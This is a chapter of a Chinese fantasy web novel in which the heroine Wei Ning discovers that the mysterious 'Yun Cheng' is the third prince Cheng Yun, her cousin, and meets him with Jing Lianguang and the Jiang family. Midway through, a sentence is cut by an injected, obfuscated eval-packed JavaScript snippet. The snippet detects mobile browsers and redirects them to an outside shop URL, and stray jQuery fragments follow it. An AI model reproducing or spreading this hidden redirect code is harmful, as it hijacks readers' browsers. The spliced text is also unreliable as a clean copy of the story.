11. 认亲
作品:《山河不系》 甫一进城,卫宁便火眼金睛地在此前不忧带她去过的茶棚中精准地捕捉到了景怜光的身影,当街大喊:“景怜光!”
景怜光总能出现在每一个意想不到的地方,一定要好好探查她一番。
景怜光被一口茶水呛到,下意识想遁走,回头瞥了一眼,发现卫宁居然同程昀一道,顿时被这两个祖宗的目光盯在原地,薅都薅不动。
卫宁抓住景怜光的手转头就要走,却被云丞抬手拦下了。
“止步城到了,救命之恩而已,阁下不必如此客气,我还有急事。”卫宁摆摆手,只想赶紧拉着景怜光走。
“不知姑娘要带怜光去何处?”云丞问。
卫宁一愣,回头问景怜光:“你们认识?”
景怜光顺利地被圈进所有人的目光中,有些僵硬地点头。
卫宁面无表情地胡扯,“我有十万火急,非你不可的事找你。”
景怜光瞧着卫宁和程昀的脸色,都不像是能放她走的意思,她只恨自己为何没第一时间开溜!
正当姜珩预备出言相劝时,姜滢带着一小队人马赶到。
“母亲。”姜珩见着姜滢感叹救星到了。
姜滢还未来得及行礼,被云丞一把拦下,“此行保密,大人无须多礼。”
姜滢拱手,“公子此行辛劳,恕臣安顿不周。”
“无妨。”云丞摆手。
姜滢瞥见卫宁偷偷摸摸想拉着景怜光走,被姜珩拦下了,不禁有些伤脑筋,这俩人怎么碰上了?
“不如先去府上稍作歇息如何?”姜滢清了清嗓子,盘算着该如何将他们分开。
“有劳。”云丞说着,眼神直盯着景怜光,大有一种你敢跑,我就扒了你的皮的意思。
景怜光谁都得罪不起,正愁没人帮忙,这下她可以找机会开溜了。
卫宁以防万一,拔走了她头上的一根不起眼的银簪方便有事找她。
景怜光心说不好,“这个不行,换一根!”
卫宁无所谓,只要是她的东西就行。
“你们什么关系?你似乎对他有所忌惮。”卫宁戳戳她的手臂。
景怜光腹诽,你倒是不怕,“你们又是如何结识的?”
“凑巧住了同一个驿馆,他被三族人埋伏,我们帮了点忙,被我拆穿之后还想刀剑相向来着。”卫宁解释。
“出门在外,和气生财,应当。”景怜光赞同。
卫宁问:“他是谁?”
景怜光沉吟,思索半晌,仿佛痛下决心,伸出一根手指,“一千两,我告诉你。”
卫宁面无表情扭头就走。
景怜光一把拉住她,“别走啊,还能商量,或者再给我一盏灯也行。”
卫宁一声冷笑,扒开她的手,“我自己问。”
景怜光见她走了,心下松了口气,可以专心应付另外一位祖宗了。
果不其然,卫宁一走,立马有侍卫来传唤,景怜光不情愿地跟过去。
云丞坐在亭子里,一手拎着杯盖,时不时轻敲杯身。
尽管时间仓促,他还是抽了空沐浴更衣,换上一身暗黄色衣袍,梳洗过后,每一根头发丝都排列分明,同方才邋里邋遢的乞丐装相比简直是换了个人。
“景怜光参见三殿下。”景怜光行礼,四下侍卫悄然而退。
两人均不开口,一个视线直盯着地面,一个把玩着手中的茶盏,像是两个陌路人,仿佛谁先开口谁便输了。
好半晌,云丞抬手,“你同卫宁似乎关系不错。”
“不过是卫姑娘待人率真罢了。”景怜光始终低着头。
“抬起头来。”云丞说。
景怜光抬起头,眸中平淡,似乎不愿再多看他一眼。
云丞脸色一变,挥手将茶盏摔了一地,“你以为我不知道她的身份吗!”
景怜光不言语,仿佛与她无关。
“你又瘦了。”云丞语气柔和,仿佛方才发火的是他的孪生兄弟。
“劳三殿下挂心。”景怜光神色自若。
“你以为你找到她就能帮你了?”云丞讥笑。
景怜光心下无语,“不知殿下是何意?”
“那你便好好反省吧。”云丞一副恨铁不成钢的样子,拂袖而去。
景怜光学着卫宁翻了个白眼也走了。
卫宁放过了景怜光,又赖上了姜珩,挡住他的去路追问:“云丞是谁?”
“我也不知。”姜珩头大,只想瞒过卫宁。
“那人神神秘秘的,到底是谁?”卫宁不死心,姜珩撒谎的技巧太拙劣。
姜珩不为所动,坚定地摇头。
卫宁轻飘飘地转身,“那我便自己去问,他还欠着我的救命之恩呢。”
姜珩一听,立马拦下她,神情严肃,“这可不是闹着玩的。”
“你们不说我也大概猜到了,我这就提刀去捅死他!”卫宁一改神色,怒气冲冲从芥子袋里拔出骨刀。
刀剑无眼,姜珩一看她的架势就不像开玩笑,立马横在她身前。
“卫宁,不要冲动!”
“让开!”卫宁凶巴巴地吼他。
姜珩继续劝导,“凡事都是可以商量的。”
“我叫你让开!”卫宁拔高了音量。
“卫宁!”姜珩一个头两个大,怎么就突然要杀人了。
“让开,你打不过我。”卫宁将骨刀调换了方向,横在胸前。
“你听我说……”
卫宁不想听他说了,丝毫不含糊,一挥骨刀劈过来,要不是姜珩躲得快,那棵被劈成两半的树就是自己了。“卫宁住手!”姜滢大喊,她听见打斗声,急冲冲地赶过来,看到姜珩落了下风,卫宁一刀砍向他。
卫宁这才放下刀。
“你们这般所为何事?”姜滢神情严肃问姜珩。
“母亲无事,我想同卫宁切磋武艺。”姜珩不想节外生枝。
“是我先打他的!”卫宁别的不说,敢做敢当第一人。
“切磋就切磋,怎么还下死手了,究竟所为何事?”姜滢心下舒了口气。
“他们一个两个的非不告诉我云丞的身份,我自己猜出来了还要拦着我,这不是找打?”卫宁嘴上不饶人,倒是把刀收进去了。
姜滢问:“你预备如何?”
“我本就不打算如何,好歹是沾亲带故一场,怎么着也要先叙叙旧,不过是见他们一个两个都如此敷衍才生气的。”卫宁一五一十地说了。
姜珩在一旁心下无奈,倒是自己关心则乱了。
“既如此,你便随我来吧,去见见你那素未谋面的表兄。”姜滢笑着说,又不禁担忧,这两祖宗要是在她的地盘掐起来就头疼了。
卫宁见景怜光迎面走来,一把将她钳住,“去哪?”
“回去休息啊。”景怜光打了个哈欠,疑惑着,仿佛赶路的只有她自己,他们都是骡子转世,不会累的吗?
“别睡了,带你去见皇子。”卫宁一脸高深莫测的样子。
景怜光一听就更想走了,奈何卫宁一双爪子如钩,她脱不开身,“皇子有什么好看的,又不会给我银票。”
“不管,你就得陪我去。”卫宁不管不顾,将景怜光牢牢锁住。“我还有好多
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17082358|195342||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
事要问你呢,万一你跑了怎么办?”景怜光抿嘴,小姑娘学聪明了,此刻只恨自己不能化作一只苍蝇讨人嫌地遁走。
卫宁再见云丞,看清他的长相之后惊觉,不是她讨厌邋遢,而是这张脸她看了就觉得莫名其妙地讨厌,连带着也没什么好脸色给他。
众人行礼时,卫宁鹤立鸡群笔直立在原地,直勾勾地盯着云丞,试图用眼神震慑对方。
“止步城一事我已飞鸽传书禀明父皇,姜大人不必忧心了。”程昀不甚在意。
“多谢殿下。”姜滢更糊涂了,一家子跟着谢礼。
卫宁不解,这是放过冯德林了?她瞥了一眼景怜光,景怜光耸耸肩。
“皇家规矩森严,表妹自小在山野间长大,不识礼数不打紧,若进了宫里还如此,只怕是要掉脑袋了。”程昀打量着眼前这位还有几份骨气的山野亲戚,一段挑拨人心的预言罢了,小丫头能掀起什么浪来?
程昀轻飘飘的一句话让在场所有人都紧张起来了。
姜滢冷汗直冒,进宫?这是皇上的意思还是眼前这位殿下的意思?
姜珩紧了紧拳头,这是何意?是要放过卫宁吗?
景怜光最是淡定,闲来无事还给卫宁递了个眼神,试图巴结她。
苟富贵,勿相忘!
卫宁想了想,到底是没看懂她的意思,一双大眼睛瞪回来,咱俩的事还没完呢,待会儿再找你算账。
“听说皇宫的墙面地板都是玉石堆砌的,我倒是挺想去开开眼的。”卫宁一点没觉得害怕,有人想让她死,总归也有人想让她活,末了,又想起来礼数,不甚熟练地喊了声:“表兄”。
不知正牌表兄怎么想,姜珩和景怜光倒是都起了一身鸡皮疙瘩,太别扭了,就像野鸡长鹅毛,孔雀变乌鸦一样别扭。
饶是程昀见多识广的,此刻也要被逗笑了,“表兄自然照顾你。”
“那便先谢过表兄了。”卫宁嘴上道谢,身体却实诚得不知行礼,“还不知表兄名讳,如何称呼?”
“卫宁未曾在人族中行走,不通人情理法,不知探问皇子名讳乃是大过,望殿下恕罪。”姜滢立马跪下,这都是什么破事!
姜珩也跟着跪下。
卫宁疑惑,用眼神无声地询问景怜光,问个名字还这么多事?
景怜光挑眉,这下你知道了吧。
程昀见这两人眉来眼去,属实看得眼睛疼,一拂袖,“无妨,你们都下去吧。”
卫宁不服气,想开口分辩,被景怜光一把扯出门去,“不就是名字吗,我告诉你,他本名叫程昀,出门在外喜欢用化名云丞,是当今三皇子,大皇子早夭,陛下子嗣不多,还有四公主、五公主、太子,程昀历来不受宠,听说陛下不喜欢他的生母,所以连带他也不被陛下待见。”
“不都是亲生的吗,怎么还分高低贵贱了?”卫宁心想,人族果真虚伪。
姜珩跟在后面听她们聊天冷汗直冒,怎敢直呼皇子的名讳?还在背后妄议皇家之事。想到卫宁往后会经常同他们打交道,他忍不住开口提醒,“虽说妖族率性放纵,可你们好歹都生活在人堆里,这样的话以后切莫再提起了。”
卫宁和景怜光一同转过身来,见他一脸严肃,胡乱点头又转过身继续议论纷纷。
姜珩只觉心累,瞧她俩那样压根儿没把他说的话放在心上,他似乎已经听到自己脑袋上的白头发滋滋往外冒的声音了。
卫宁抬手揽上景怜光的肩膀,发现她的黑发里掺杂着白发,“你怎么这么多白发?”
景怜光不甚在意,将头发捋了捋,“卜邑族的传统。”